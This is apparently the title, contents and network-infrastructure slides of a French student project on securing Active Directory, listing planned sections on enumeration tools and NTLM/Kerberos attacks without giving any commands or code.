


SAE 41 - SÉCURISATION D'ACTIVE DIRECTORY




Adrien BOUCHER
Mathias FERNANDES
Edson FERNANDES-MACIEL
Mohamed KHAJNANE
Faycal LASRI
Andrew MELRO
Djibril NAMOUNE
Matthieu PERESSONI
Nhan Vinh QUACH
Nivethan SIVANESAN

SOMMAIRE


- 01** INFRASTRUCTURE RÉSEAU
- 02** SÉCURISATION D'ACTIVE DIRECTORY
- 03** ÉNUMÉRATION BLOODHOUND
- 04** ÉNUMÉRATION POWERVIEW
- 05** ÉNUMÉRATION CRACKMAP
- 06** ATTAQUES NTLM
- 07** ATTAQUES KERBEROS
- 08** CREDENTIAL DUMPING
- 09** CONCLUSION

INFRASTRUCTURE RÉSEAU (AD, RELATION D'APPROBATION)





Serveurs ESXi :

- Routeur FRR (OSPF activé)
- Windows Serveur 2006 (DHCS, DNS, AD, ISS)
- Vswitch 0 & Vswitch 1



Protocole de routage :


- OSPF
- NAT



